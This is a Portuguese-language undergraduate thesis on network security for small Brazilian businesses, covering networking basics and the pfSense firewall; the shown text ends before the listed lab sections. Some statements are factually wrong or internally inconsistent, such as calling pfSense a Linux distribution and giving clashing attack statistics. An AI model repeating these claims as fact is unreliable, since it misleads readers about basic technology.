

UNIVERSIDADE ESTÁCIO DE SÁ



TCC EM SISTEMAS DE INFORMAÇÃO-EAD

Artigo

Fragilidade na Segurança de Redes de Pequeno Porte

Trabalho de Conclusão de Curso submetido ao corpo docente do Curso de Graduação em Sistemas de Informação da Universidade Estácio de Sá – UNESA/RJ, como requisito parcial para obtenção do título de Bacharel em Sistemas de Informação.

Aluno: Lucas Rodrigues Monteiro Mat. 201503374793

Professor Orientador: José Carlos Millan

2016

Fragilidade na Segurança de Redes em Empresas de Pequeno Porte

Lucas Rodrigues Monteiro

Resumo

Hoje em dia no Brasil muitas microempresas e escritórios sofrem com a questão de segurança de informações, tendo sido vítimas de algum tipo de ataque cibernético, sendo elas da área de telecomunicações ou não, algumas nem sabem que foram hackeadas e quando descobrem nem chegam ao ponto de tentar resolver esse problema. No mercado são sempre apresentadas soluções que na maioria das vezes não podem ser executadas pelo fato de extrapolar os seus orçamentos. Examinando este problema será apresentado uma solução que pode amenizar e em alguns casos até resolver satisfatoriamente este tipo de falha de segurança, utilizando-se de um equipamento de baixo custo que servirá como um firewall(solução de segurança baseada em hardware ou software), que será desenvolvido com base no GNU/Linux(Regido pela Filosofia do Projeto GNU) e o seu sistema operacional é baseado na distribuição FreeBSD(é um sistema operacional livre do tipo Unix descendente do BSD, desenvolvido pela Universidade de Berkeley). Por esse motivo, irei demonstrar a aplicação de uma ferramenta e algumas metodologias voltadas para a área de segurança da informação com o objetivo de contribuir com a diminuição deste grande impacto em microempresas brasileiras. Escolhi as microempresas pelo fato de ser mais fácil a implementação, teste da ferramenta e aplicação das normas de segurança.

Palavras-chave

Microempresa, segurança, informações, cibernético, GNU, Linux, Unix, FreeBSD

Lucas Rodrigues Monteiro
Administrador de Redes, Analista de Sistemas,
Graduado em Análise e Desenvolvimento de Sistemas
pela Universidade Estácio de Sá,
lucas@lksistemas.com.br
<http://lattes.cnpq.br/0086088818420944>

Abstract

Today in Brazil many micro-enterprises and offices suffer from the information security issue, having been subjected to some kind of cyber attack, and they telecommunications area or not, some not even know they were hacked and when they discover not go so far as to try solve this problem. On the market are always presented solutions that most often can not be performed because extrapolate their budgets. Examining this problem a solution will be presented which can soften and in some cases even satisfactorily solve this kind of security breach, using a low-cost equipment that will serve as a firewall (security solution based on hardware or software), which will be developed based on the GNU / Linux (Regulated by the GNU Project Philosophy) and its operating system is based on FreeBSD distribution (it's a free operating system descended from BSD Unix type, developed by UC Berkeley). For this reason, I will demonstrate the application of a few tools and methodologies focused on information security area with the objective of contributing to the decline of this great impact on Brazilian microenterprises. I chose the micro because it is easier to implement, tool testing and application of safety standards.

Keywords:

Micro-enterprise, security, information, cyber, GNU, Linux, Unix, FreeBSD

Lista de Figuras

Figura 1- Cracker e/ou Hacker Invade Rede Corporativa	8
Figura 2 - Cracker e/ou Hacker Invade uma pequena Rede	9
Figura 3 - Descrição do Modelo da Camada OSI.....	12
Figura 4 - Exemplo básico de um Firewall	13
Figura 5 - Topologia usada no laboratório.....	17
Figura 6 - Resultado do Network Scanner	19
Figura 7 - Resultado do comando NETSTAT.....	20
Figura 8 - nmap percorrendo todo o range da rede de 1 a 254.....	21
Figura 9 - Cracker utiliza-se da técnica Main in The Middle.....	22
Figura 10.....	23
Figura 11.....	24
Figura 12.....	24
Figura 13.....	25
Figura 14.....	25
Figura 15.....	26
Figura 16 - Janela de Login do Gmail	27
Figura 17.....	28
Figura 18 - Janela do Website b2s-share.com.....	28
Figura 19.....	29
Figura 20 - Janela de Login do Website legendas.tv	29
Figura 21 - Topologia da Nova Rede	30
Figura 22 - Tela de Configuração do firewall pelo terminal	31
Figura 23 - Interface WAN.....	32
Figura 24 - Interface LAN	33
Figura 25 - Interface WIFI	34
Figura 26 - Status Dashboard	35
Figura 27 - Status Serviços	36
Figura 28 - Status Conexões DHCP.....	37
Figura 29 – Status Gráfico de Tráfego	38
Figura 30.....	38

Lista de Tabelas

Tabela 1. – Relação de ciberataques em 2012.....	9
---	---

Lista de Siglas

DNS	Domain Name System – Sistema de Gerenciamento de Nomes
OSI	International Organization for Standardization
UDP	User Datagram Protocol
IP	Internet Protocol
RFC	Request for Comments
HTTP	Hypertext Transfer Protocol
HTTPS	Hyper Text Transfer Protocol Secure
WWW	World Wide Web
Unix	Tipo de sistema operacional portátil, multitarefa e multiutilizador
LAN	Local Area Network
MAN	Metropolitan Area Network
WAN	Wide Area Network
UTM	Unified Threat Management
FIREWALL	Parede de Fogo
SARG	Squid Analysis Report Generator
URL	Uniform Resource Locator
ISC	Internet Software Consortium
WPS	Wi-Fi Protected Setup
TCP	Transmission Control Protocol
SSL	Secure Sockets Layer
SNIFFER	Analizador de Rede
ARP	Address Resolution Protocol
SPOOF	Mascarar Informações Para não ser rastreada
Main in The Middle	Homen no Meio
Gateway	Ponte de Ligação
Hacker	Invasor de Sistemas
Cracker	Quebrador e ladrão de sistemas e dados
Lammer	Hacker inexperiente
NETSTAT	Network Statistic
Nmap	Mapa da Rede
Port Scan	Scanner de Portas
Router	Roteador
SO	Sistema Operacional
NAT	Network Address Translation
FRAMEWORK	Interface Design
NTP	Network Time Protocol
MAC	Media Access Control
FQDN	Fully Qualified Domain Name
HARDWARE	Parte física do computador
SOFTWARE	Parte lógica do computador

Sumário

LISTA DE FIGURAS	4
LISTA DE TABELAS	5
LISTA DE SIGLAS	6
1. INTRODUÇÃO	8
1.1. CENÁRIO E DEFINIÇÃO DO PROBLEMA	9
1.2. ATAQUES REALIZADOS NA ATUALIDADE	10
2. NOÇÕES DE REDE, DESCRIÇÃO DOS PROTOCOLOS E SERVIÇOS	10
2.1. TIPOS DE REDES.....	11
2.1.1. REDE LAN	11
2.1.2. REDE MAN	11
2.1.3. REDE WWW	11
2.2. SERVIÇOS	12
2.2.1. A HISTÓRIA DO DNS	12
2.2.2. FIREWALL.....	13
2.3. PROTOCOLOS.....	14
2.3.1. FALANDO UM POUCO SOBRE HTTP	14
2.3.2. FALANDO UM POUCO SOBRE O HTTPS	15
3. DESCRIÇÃO DA FERRAMENTA DE SEGURANÇA DE REDE PFSense	15
3.1. SOBRE O PFSense	15
3.2. DESCRIÇÃO	16
3.3. FUNCIONALIDADES	16
3.3.1. SERVIDOR DE CACHE SQUID PROXY.....	16
3.3.2. FAILOVER	16
3.3.3. NMAP	16
3.3.4. BIND.....	17
4. IMPLEMENTAÇÕES PARCIAIS.....	17
4.1. ESPECIFICAÇÕES DO LABORATÓRIO	17
4.2. ACESSO À INTERNET COMPARTILHADA COM VISITANTES	18
4.2.1. NETWORK SCANNER	18
4.2.2. NETSTAT	19
4.2.3. NMAP	20
4.3. ATAQUE MAIN IN THE MIDDLE	22
4.3.1 REQUERIMENTOS NECESSÁRIOS PARA FINALIZAR O ATAQUE	23
5. RESULTADOS DAS SOLUÇÕES IMPLEMENTADAS EM LABORATÓRIO.....	30
5.1 INICIANDO A NOVA TOPOLOGIA DE REDE.....	30
5.2 CONFIGURAÇÕES DAS INTERFACES DE REDE	30
5.3 REGRAS DO FIREWALL	31
5.4 DESCRIÇÃO DE ALGUMAS FUNCIONALIDADES PARA O MONITORAMENTO	35
6 CONCLUSÃO.....	40
6.1 CONSIDERAÇÕES FINAIS.....	40
REFERÊNCIAS BIBLIOGRÁFICAS.....	41

1. INTRODUÇÃO

Hoje em dia a maioria das pessoas é dependente de algo que esteja funcionando através de uma rede, desde uma compra no mercado com os caixas utilizando os sistemas de frente de loja, a uma transação bancária com os terminais de autoatendimento interligados através de uma LAN ou WAN. Com o passar do tempo essa dependência só tende a aumentar e isso tem acontecido em larga escala. No Brasil não seria diferente já que muitos brasileiros estão interconectados através da internet.

As empresas brasileiras, sendo elas da área de telecomunicações ou não, estão sempre utilizando algum serviço que passa por uma LAN ou WAN, fato que vem crescendo em tamanho e complexidade. Muitas delas são alvos de ataques com o intuito de roubar informações sigilosas, dados valiosos ou apenas por divertimento. O invasor verifica uma fragilidade ou vulnerabilidade da rede através da exploração de uma falha de segurança e tenta invadir podendo ser bem-sucedido ou não.

Figura 1- Cracker e/ou Hacker Invade Rede Corporativa





Figura 2 - Cracker e/ou Hacker Invade uma pequena Rede



A Figura 1 e a Figura 2 demonstram os tipos de ataques mais comuns, esse tipo de invasão o Cracker e/ou Hacker se utiliza do acesso direto da internet para o roteador e assim consegue entrar na rede. Com o uso de ferramentas de scanners que são disponibilizados facilmente na internet ele percorre a rede procurando brechas como portas abertas, compartilhamentos desprotegidos e etc. Outro tipo de acesso que é utilizado quando se está próximo do alvo são as conexões sem fio, que, pelo fato de muitas pessoas não utilizarem senhas seguras nem chaves de criptografias em suas redes wireless, também são alvos de ataques, pois o atacante verifica a facilidade.

1.1. Cenário e Definição do problema

Segundo levantamento mundial realizado pela RSA, divisão de segurança da EMC (uma grande multinacional voltada para área de segurança que fornece soluções inteligentes e certificações para empresas em todo mundo) o Brasil é o quarto país que mais sofre ataques cibernéticos, sendo mais comum desses ataques o phishing (uma forma de fraude eletrônica) que são normalmente aplicados por crackers. Foi apresentado um relatório que o país está entre os oito que mais sofreram ciberataques no ano de 2011. Foram 291 empresas atacadas só em janeiro, um crescimento de 13% em relação a janeiro de 2012.

Um exemplo disso é visto na tabela 1, a seguir.

Tabela 1 – Relação de ciberataques em 2012

Países	Total de Ataques
Estados Unidos	30%
Reino Unido	11%
Índia, Austrália, Canadá e França	4%
Brasil	3%

Em janeiro de 2013 foi detectado 30.151 ataques ao redor do mundo, registrando crescimento de 2% em relação ao volume de dezembro.

Os prejuízos causados por esses ataques chegaram à US\$ 1,5 bilhões para a economia mundial, que representa um crescimento de 22%.

A RSA é o principal fornecedor de soluções de segurança orientados por sistemas inteligentes e automatizados. Ela ajuda as principais organizações do mundo a resolver seus desafios de segurança mais complexos e sensíveis tais como: a gestão do risco organizacional, prevenção da fraude on-line e na defesa contra ameaças avançadas, controles ágeis para a garantia da identidade, detecção de fraude e de proteção de dados, um robusto sistema de análise de segurança e capacitação líder da indústria de GRC e consultoria especializada. Além disso, auxilia centros de Pesquisa e Desenvolvimento nos seguintes países: Brasil, China, França, Índia, Irlanda, Israel, Holanda, Rússia, Cingapura e nos EUA, além de operar instalações de produção nos EUA e na Irlanda.

1.2. Ataques Realizados na Atualidade

No dia nove de novembro de 2015 hackers invadiram os servidores da rede do Exército Brasileiro e divulgaram cerca de oitocentos CPF e suas senhas de seus usuários em diversos sistemas e páginas gerenciados pelo exército.

No dia trinta e um de janeiro de 2016 hackers invadem o site da Agência Nacional de telecomunicações em forma de protesto pela falta de segurança e assim demonstrar as inúmeras falhas e vulnerabilidades dispostas no portal.

No dia vinte e sete de março de 2016 hackers invadem o site da secretaria de fazenda do Amazonas e exibem cédula com foto de José melo como uma forma de protesto.

Esses tipos de ataques interrompem o serviço oferecido por essas instituições que são geridos por seus respectivos portais. Tais ataques foram bastante divulgados na mídia, mais muitos outros ataques estão sendo realizados e não chegam ao conhecimento do público.

Tendo em vista estas situações, irei apresentar algumas soluções para contribuir com a redução de alguns tipos de ataques, pois a questão de segurança em rede deve ser tratada com seriedade.

2. Noções de Rede, Descrição dos protocolos e serviços

Na era da informação tudo está conectado por algum tipo de rede, seja ela por ondas como o caso do wireless e bluetooth ou por algum tipo de cabo de rede par trançado ou fibra óptica. Para se montar uma rede precisa-se no mínimo de dois dispositivos, sendo eles de qualquer tipo de conexão: como um computador, notebook, tablet ou smartphone a ordem não importa tendo mais de um dispositivo conectado já é uma rede. Com exceção da rede bluetooth que se conecta diretamente ao dispositivo, ponto a ponto, toda rede quando é formada necessita do endereço IP para poderem se comunicar na rede. Os dispositivos se comunicam através do endereço IP e assim trocam informações através de pacotes de dados.

Este tópico será iniciado explicando o que é necessário para se acessar os principais websites da internet.

2.1. Tipos de Redes

Uma rede é sempre composta por mais de um dispositivo com algum tipo de conexão e que utilize um protocolo para se comunicarem.

2.1.1. Rede LAN

O tipo de rede LAN conhecida como rede local, é um tipo de rede de computadores e dispositivos utilizada em empresas ou nos domicílios. Esse tipo de rede é um dos mais utilizados atualmente por sua facilidade de implementação e instalação dos equipamentos. Por definição deve ter no máximo 1Km de abrangência e é constituída por switches, hubs, roteadores entre outros dispositivos podendo ela conter ou não equipamentos wireless para o seu funcionamento.

2.1.2. Rede MAN


O tipo de rede MAN conhecidas como Redes de Áreas Metropolitanas, são redes que abrangem áreas maiores que 1Km. São formadas por equipamentos mais robustos e sofisticados, visto que devido a distância esse tipo de transmissão de dados normalmente só são utilizadas em grandes empresas. Dependendo dos equipamentos utilizados nesta rede, mesmo que ela tenha uma grande distância de transmissão, pode ser até mais rápida que uma rede LAN e com menos perda, e normalmente possuem redundâncias pelo fato dos dados serem mais valiosos.

2.1.3. Rede WWW

A rede WWW conhecida como a Internet, que hoje é muito utilizada pelo mundo todo, foi iniciada com fins militares e está disponibilizada para todos os tipos de dispositivos (computadores, notebooks, tablets, smartphones etc). No Brasil foi fortemente introduzida na década de 90 inicialmente em órgãos governamentais e fundações de pesquisa.

2.2. Serviços

Figura 3 - Descrição do Modelo da Camada OSI



Fonte: <http://www.brunomiguelpereira.info/osi-e-tcpip.html>

2.2.1. A História do DNS

Está na camada de aplicação segundo o Modelo OSI e é responsável pela hierarquia e distribuição dos nomes para os computadores, serviços ou qualquer recurso conectado à Internet ou em uma rede privada. Ele baseia-se em nomes hierárquicos e permite a inscrição de vários dados digitados além do nome do host e seu endereço IP. Em virtude do banco de dados do DNS ser distribuído, seu tamanho é ilimitado e o desempenho não degrada tanto quando se adiciona mais servidores nele. Este tipo de servidor usa como porta padrão a 53 respondendo pela porta UDP (fica na camada de transporte segundo o Modelo OSI). A implementação do DNS-Berkeley, foi desenvolvido originalmente para o sistema operacional BSD UNIX 4.3.

A implementação do Servidor de DNS Microsoft se tornou parte do sistema operacional Windows NT na versão Server 4.0. O DNS passou a ser o serviço de resolução de nomes padrão a partir do Windows 2000 Server como a maioria das implementações de DNS teve suas raízes nas RFCs 882 e 883, e foi atualizado nas RFCs 1034 e 1035.

O servidor DNS traduz nomes para os endereços IP, e endereços IP para seus respectivos nomes, permitindo a localização de hosts em um domínio determinado. Num sistema livre o serviço é implementado pelo software BIND. Esse serviço geralmente se encontra localizado no servidor DNS primário.


O servidor DNS secundário é uma espécie de cópia de segurança do servidor DNS primário. Assim, ele se torna parte necessária para quem quer usar a internet de uma forma mais fácil e evita que hackers roubem seus dados pessoais.

Existem 13 servidores DNS raiz no mundo todo e sem eles a Internet não funcionaria. Destes, dez estão localizados nos Estados Unidos da América, um na Ásia e dois na Europa. Para aumentar a base instalada destes servidores, foram criadas réplicas localizadas por todo o mundo, inclusive no Brasil desde 2003. Os servidores de diretórios responsáveis por prover informações como nomes e endereços das máquinas são normalmente chamados servidores de nomes. Na Internet, os serviços de nomes usados são pelo DNS, que apresenta uma arquitetura cliente/servidor, podendo envolver vários servidores DNS na resposta a uma consulta.

2.2.2. Firewall

É uma solução de segurança baseada em hardware ou software que, a partir de um conjunto de regras ou instruções, analisa o tráfego de rede para determinar quais operações de transmissão ou recepção de dados podem ser executadas. O objetivo de um Firewall é bloquear tráfego de dados indesejado e liberar acessos autorizados. O firewall deve ser devidamente configurado, pois uma configuração incorreta pode deixar falhas na segurança da rede. Esta solução pode ser implementada em redes domésticas ou redes de empresas é claro que isso influencia no tipo de solução que será aplicada pois existem soluções simples e robustas sendo influenciadas pelo seu custo de instalação e hardware que será utilizado.

Figura 4 - Exemplo básico de um Firewall



Um firewall pode impedir uma série de ações maliciosas: um malware que utiliza determinada porta para se instalar em um computador sem consentimento do usuário, um programa que envia dados sigilosos para a internet, ou uma tentativa de acesso à rede a partir de computadores externos não autorizados, por exemplo.

A função básica de um firewall em um servidor é bloquear o acesso a portas que não estão em uso, evitando assim a exposição de serviços vulneráveis, ou que

não devam receber conexões pela internet. Nós devemos especificar quais portas serão abertas e quem poderá acessá-las pela internet ou pela rede local.

Em um firewall deve-se manter ativas apenas as portas que serão utilizadas, sempre verificando se deixar determinada porta aberta é essencial para o bom funcionamento da rede.

Normalmente os sistemas operacionais baseados em distribuições Linux são mais seguros que os sistemas Windows, mas mesmo assim esse tipo de segurança não impede que o atacante invada o alvo desejado. De acordo com a atualização dos sistemas operacionais normalmente as suas falhas de segurança são corrigidas, mas isso também é compensando, pois sempre aparecem novas falhas ou bugs que são explorados decorrentes das novas atualizações. Esses sistemas operacionais são usados muito no Brasil, onde o forte são os sistemas pagos como o Windows. O Linux no Brasil é mais utilizado no nível de servidores, pois os usuários preferem mais o Windows do que o Linux em seus desktops. Hoje já existem distribuições que são muito fáceis de se utilizar como é o caso do Ubuntu que é uma distribuição baseada no DEBIAN.

Existem soluções de firewall a nível de hardware (físico) e também para a sua instalação como um software (parte lógica). A sua resposta pode ser bem parecida do hardware para o software isso depende do equipamento empregado e o ambiente que o tipo de solução desejada será utilizado. Tudo está relacionado a um conjunto de regras de entradas/saídas, utilizando-se de um filtro de pacotes para poder direcionar tudo para o seu devido local/destino, sendo um e-mail, uma foto ou uma página da web.

2.3. Protocolos

Os Protocolos são utilizados para fazer a comunicação e interpretar os pacotes transmitidos pela rede e transformá-los em algo visível ao usuário.

2.3.1. Falando um pouco sobre HTTP

O HTTP (Hyper Text Transfer Protocol) - protocolo de transferência de hipertexto – segundo o modelo OSI está localizado na camada de aplicação é um protocolo de comunicação utilizado para sistemas de informação de hipermídia, distribuídos e colaborativos. Ele é a base para a comunicação de dados da World Wide Web (www).

Hipertexto é o texto estruturado que utiliza ligações lógicas (hiperlinks) entre nós contendo texto. O HTTP é o protocolo para a troca ou transferência de hipertexto.

Coordenado pela WWW Consortium e a Internet Engineering Task Force, culminou na publicação de uma série de RFC; mais notavelmente o RFC 2616, de junho de 1999, que definiu o HTTP/1.1. Em junho de 2014 foram publicados 6 RFC's para maior clareza do protocolo HTTP/1.1. Em março de 2015, foi divulgado o lançamento do HTTP/2. A atualização deixará o navegador com um tempo de resposta melhor e mais seguro. Ele também melhorará a navegação em smartphones.

Para acessarmos a outro documento a partir de uma palavra presente no documento atual podemos utilizar hiperligações (ou âncoras). Estes documentos se encontram no website com um endereço de página da Internet, e deve-se digitar o respectivo endereço, denominado URI (Universal Resource Identifier ou Identificador Universal de Recurso), que não deve ser confundido com URL (Universal Resource Locator ou Localizador Universal de Recurso), um tipo de URI que pode ser diretamente localizado.

2.3.2. Falando um pouco sobre o HTTPS

O HTTPS (Hyper Text Transfer Protocol Secure) - protocolo de transferência de hipertexto seguro – segundo o modelo OSI está localizado na camada de aplicação é uma implementação do protocolo HTTP sobre uma camada adicional de segurança que utiliza o protocolo SSL/TLS. Essa camada adicional permite que os dados sejam transmitidos por meio de uma conexão criptografada e que se verifique a autenticidade do servidor e do cliente por meio de certificados digitais. A porta TCP usada por norma para o protocolo HTTPS é a 443.

O protocolo HTTPS é utilizado, em regra, quando se deseja evitar que a informação transmitida entre o cliente e o servidor seja visualizada por terceiros, como por exemplo no caso de compras online. A existência na barra de endereços de um cadeado (que pode ficar do lado esquerdo ou direito, dependendo do navegador utilizado) demonstra a certificação de página segura (SSL). A existência desse certificado indica o uso do protocolo HTTPS e que a comunicação entre o browser e o servidor se dará de forma segura. Para verificar a identidade do servidor é necessário abrir esse certificado com um duplo clique no cadeado para exibição do certificado.

Conexões HTTPS são frequentemente usadas para transações de pagamentos na World Wide Web e para transações sensíveis em sistemas de informação corporativos. Porém, o HTTPS não deve ser confundido com o mesmo utilizado no protocolo "Secure HTTP" (S-HTTP), especificado na RFC 2660.

3. Descrição da ferramenta de segurança de rede pfSense

3.1. Sobre o pfSense

O software pfSense é uma ferramenta baseada em uma distribuição Linux de código aberto, derivada do FreeBSD especificamente adaptada para ser usada como firewall/roteador, totalmente gerenciado pela interface web. É um poderoso firewall que pode ser customizado com diversas funcionalidades e inclui uma quantidade de recursos relacionados a área de segurança de dados. Ele analisa todo o tráfego da rede filtrando todos os pacotes que passam por ele permitindo uma grande expansão no quesito de segurança de rede bloqueando e corrigindo as vulnerabilidades. O projeto pfSense foi iniciado em setembro de 2004 por Buechler e Chris Scott Ullrich, com uma pequena, mas crescente equipe de desenvolvimento.

3.2. Descrição

Pode ser instalado em redes domésticas ou em grandes empresas, universidades e outras organizações protegendo milhares de dispositivos conectados à rede.

Hoje na versão 2.3.1 e com uma vasta coleção de pacotes que podem ser instalados em seu sistema pode ser considerado como uma UTM conhecida como Central Unificada de Gerenciamento de Ameaças, seus serviços são abrangentes no que diz respeito a segurança de redes, ele é considerado uma grande atualização no quesito firewall e reúne diversos serviços como cache de internet, VPN, balanceamento de carga, regras de NAT, regras de firewall, geração de chaves RSA e monitoramento de tráfego, contendo uma gama de mais de 200 pacotes voltados para a área de rede.

3.3. Funcionalidades

Esta poderosa ferramenta possui inúmeras funções para serem aplicadas na área de segurança, auditoria, filtros entre outras. Será comentado algumas das funções mais utilizadas que são implementadas através de pacotes que são instalados e personalizados de acordo com a necessidade:

3.3.1. Servidor de Cache Squid Proxy

Esta função é muito utilizada quando não se possui um link de internet de grande velocidade, mais se deseja melhorar a performance de navegação para os usuários. Este módulo pode ser implementado com autenticação do usuário ou sem (chamado de transparente).

- **SquidGuard**
Este módulo funciona em conjunto com o Squid ele é um filtro de URL é responsável por implantar regras e blacklists em tudo e é feito cache.
- **DansGuardian**
Esse filtro de conteúdo web, filtra em tempo real as páginas com base em vários métodos, incluindo correspondência de frase, filtragem de URL.
- **SARG**
É uma ferramenta que gera relatórios sobre todos os acessos dos usuários na Internet, essas informações detalhadas são sobre as atividades dos usuários do proxy como: hora, minutos, segundos, bytes, sites, downloads etc.

3.3.2. FailOver

Esta função é utilizada quando se possui mais de um link de internet e se deseja ter uma redundância, caso um link caia o outro assume o lugar automaticamente. Para o usuário está substituição é imperceptível.

3.3.3. NMAP

É um utilitário para exploração de rede ou auditoria de segurança. Ele suporta varredura de ping (determinar quais hosts estão ativos), muitas técnicas de varredura

de portas (determinar os serviços que estão rodando na rede), a detecção de versão (determinar a aplicação/serviço que está sendo executado em uma porta), e TCP fingerprinting IP (host remoto sistema operacional ou identificação do dispositivo) ele possui outras funções voltadas para essa área.

3.3.4. BIND

